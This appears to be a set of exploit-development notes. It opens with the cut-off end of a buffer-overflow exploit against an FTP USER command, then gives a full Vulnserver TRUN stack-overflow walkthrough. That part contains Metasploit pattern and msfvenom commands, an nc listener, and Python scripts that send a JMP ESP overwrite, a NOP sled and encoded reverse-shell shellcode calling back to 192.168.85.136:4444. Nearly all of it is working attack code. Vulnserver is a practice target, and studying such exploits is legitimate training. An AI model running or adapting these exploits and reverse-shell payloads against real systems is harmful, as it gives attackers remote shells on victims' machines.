x5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B'

buf = "" buf += "\xbe\x26\xeb\x66\xe6\xdd\xc0\xd9\x74\x24\xf4\x5d\x33" buf += "\xc9\xb1\x52\x31\x75\x12\x03\x75\x12\x83\xe3\xef\x84" buf += "\x13\x17\x07\xca\xdc\xe7\xd8\xab\x55\x02\xe9\xeb\x02" buf += "\x47\x5a\xdc\x41\x05\x57\x97\x04\xbd\xec\xd5\x80\xb2" buf += "\x45\x53\xf7\xfd\x56\xc8\xcb\x9c\xd4\x13\x18\x7e\xe4" buf += "\xdb\x6d\x7f\x21\x01\x9f\x2d\xfa\x4d\x32\xc1\x8f\x18" buf += "\x8f\x6a\xc3\x8d\x97\x8f\x94\xac\xb6\x1e\xae\xf6\x18" buf += "\xa1\x63\x83\x10\xb9\x60\xae\xeb\x32\x52\x44\xea\x92" buf += "\xaa\xa5\x41\xdb\x02\x54\x9b\x1c\xa4\x87\xee\x54\xd6" buf += "\x3a\xe9\xa3\xa4\xe0\x7c\x37\x0e\x62\x26\x93\xae\xa7" buf += "\xb1\x50\xbc\x0c\xb5\x3e\xa1\x93\x1a\x35\xdd\x18\x9d" buf += "\x99\x57\x5a\xba\x3d\x33\x38\xa3\x64\x99\xef\xdc\x76" buf += "\x42\x4f\x79\xfd\x6f\x84\xf0\x5c\xf8\x69\x39\x5e\xf8" buf += "\xe5\x4a\x2d\xca\xaa\xe0\xb9\x66\x22\x2f\x3e\x88\x19" buf += "\x97\xd0\x77\xa2\xe8\xf9\xb3\xf6\xb8\x91\x12\x77\x53" buf += "\x61\x9a\xa2\xf4\x31\x34\x1d\xb5\xe1\xf4\xcd\x5d\xeb" buf += "\xfa\x32\x7d\x14\xd1\x5a\x14\xef\xb2\xa4\x41\xba\xcf" buf += "\x4d\x90\x44\xc1\xd1\x1d\xa2\x8b\xf9\x4b\x7d\x24\x63" buf += "\xd6\xf5\xd5\x6c\xcc\x70\xd5\xe7\xe3\x85\x98\x0f\x89" buf += "\x95\x4d\xe0\xc4\xc7\xd8\xff\xf2\x6f\x86\x92\x98\x6f" buf += "\xc1\x8e\x36\x38\x86\x61\x4f\xac\x3a\xdb\xf9\xd2\xc6" buf += "\xbd\xc2\x56\x1d\x7e\xcc\x57\xd0\x3a\xea\x47\x2c\xc2" buf += "\xb6\x33\xe0\x95\x60\xed\x46\x4c\xc3\x47\x11\x23\x8d" buf += "\x0f\xe4\x0f\x0e\x49\xe9\x45\xf8\xb5\x58\x30\xbd\xca" buf += "\x55\xd4\x49\xb3\x8b\x44\xb5\x6e\x08\x74\xfc\x32\x39" buf += "\x1d\x59\xa7\x7b\x40\x5a\x12\xbf\x7d\xd9\x96\x40\x7a" buf += "\xc1\xd3\x45\xc6\x45\x08\x34\x57\x20\x2e\xeb\x58\x61" buff=buf #buff = "A"*247 + '\xED\x1E\x94\x7C' +'\x90'*300 + 'C'*40 sbuff = "A"*247 + '\xED\x1E\x94\x7C'+ '\x90'*20 + buff + 'C'*(1000-247-4-20-351) s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) s.connect((target,21)) s.send("USER"+sbuff+"\r\n") print s.recv(2048) s.close()


Vulnserver.exe – TRUN command buffer overflow exploit


Commands:

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5040

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386f4337
!mona jmp -r esp
msfvenom -a x86 –platform Windows -p windows/shell_reverse_tcp LHOST=192.168.85.136 LPORT=4444 -e x86/shikata_ga_nai -b ‘\x00’ -f python
nc -nlvp 4444


#!/usr/bin/python
import socket
import os
import sys
host="192.168.2.135"
port=9999
buffer = "TRUN /.:/" + "A" * 5050
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
----------------------------------------------------------------------------------------------------------------------


7C941EED   FFE4             JMP ESP
\xed\x1e\x94\x7c


buffer = "TRUN /.:/" + "A" * 2003 + "\xed\x1e\x94\x7c" + "\x90" * 16 +  buf + "C" * (5060 - 2003 - 4 - 16 - len(buf))


------------------------------------------------------------------------------------------------------------------------------
#!/usr/bin/python

import socket
import os
import sys

host="192.168.85.136"
port=9999

buf =  ""
buf += "\xba\x43\x68\xa7\xb9\xdb\xcb\xd9\x74\x24\xf4\x5f\x31"
buf += "\xc9\xb1\x52\x31\x57\x12\x03\x57\x12\x83\xac\x94\x45"
buf += "\x4c\xce\x8d\x08\xaf\x2e\x4e\x6d\x39\xcb\x7f\xad\x5d"
buf += "\x98\xd0\x1d\x15\xcc\xdc\xd6\x7b\xe4\x57\x9a\x53\x0b"
buf += "\xdf\x11\x82\x22\xe0\x0a\xf6\x25\x62\x51\x2b\x85\x5b"
buf += "\x9a\x3e\xc4\x9c\xc7\xb3\x94\x75\x83\x66\x08\xf1\xd9"
buf += "\xba\xa3\x49\xcf\xba\x50\x19\xee\xeb\xc7\x11\xa9\x2b"
buf += "\xe6\xf6\xc1\x65\xf0\x1b\xef\x3c\x8b\xe8\x9b\xbe\x5d"
buf += "\x21\x63\x6c\xa0\x8d\x96\x6c\xe5\x2a\x49\x1b\x1f\x49"
buf += "\xf4\x1c\xe4\x33\x22\xa8\xfe\x94\xa1\x0a\xda\x25\x65"
buf += "\xcc\xa9\x2a\xc2\x9a\xf5\x2e\xd5\x4f\x8e\x4b\x5e\x6e"
buf += "\x40\xda\x24\x55\x44\x86\xff\xf4\xdd\x62\x51\x08\x3d"
buf += "\xcd\x0e\xac\x36\xe0\x5b\xdd\x15\x6d\xaf\xec\xa5\x6d"
buf += "\xa7\x67\xd6\x5f\x68\xdc\x70\xec\xe1\xfa\x87\x13\xd8"
buf += "\xbb\x17\xea\xe3\xbb\x3e\x29\xb7\xeb\x28\x98\xb8\x67"
buf += "\xa8\x25\x6d\x27\xf8\x89\xde\x88\xa8\x69\x8f\x60\xa2"
buf += "\x65\xf0\x91\xcd\xaf\x99\x38\x34\x38\x66\x14\x63\x35"
buf += "\x0e\x67\x8b\x54\x93\xee\x6d\x3c\x3b\xa7\x26\xa9\xa2"
buf += "\xe2\xbc\x48\x2a\x39\xb9\x4b\xa0\xce\x3e\x05\x41\xba"
buf += "\x2c\xf2\xa1\xf1\x0e\x55\xbd\x2f\x26\x39\x2c\xb4\xb6"
buf += "\x34\x4d\x63\xe1\x11\xa3\x7a\x67\x8c\x9a\xd4\x95\x4d"
buf += "\x7a\x1e\x1d\x8a\xbf\xa1\x9c\x5f\xfb\x85\x8e\x99\x04"
buf += "\x82\xfa\x75\x53\x5c\x54\x30\x0d\x2e\x0e\xea\xe2\xf8"
buf += "\xc6\x6b\xc9\x3a\x90\x73\x04\xcd\x7c\xc5\xf1\x88\x83"
buf += "\xea\x95\x1c\xfc\x16\x06\xe2\xd7\x92\x36\xa9\x75\xb2"
buf += "\xde\x74\xec\x86\x82\x86\xdb\xc5\xba\x04\xe9\xb5\x38"
buf += "\x14\x98\xb0\x05\x92\x71\xc9\x16\x77\x75\x7e\x16\x52"


buffer = "TRUN /.:/" + "A" * 2003 + "\xed\x1e\x94\x7c" + "\x90" * 16 +  buf + "C" * (5060 - 2003 - 4 - 16 - len(buf))


#buffer = "TRUN /.:/" + "A" * 2003 + "\xed\x1e\x94\x7c" + "C" * (5060 - 2003 - 4)
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)

expl.close()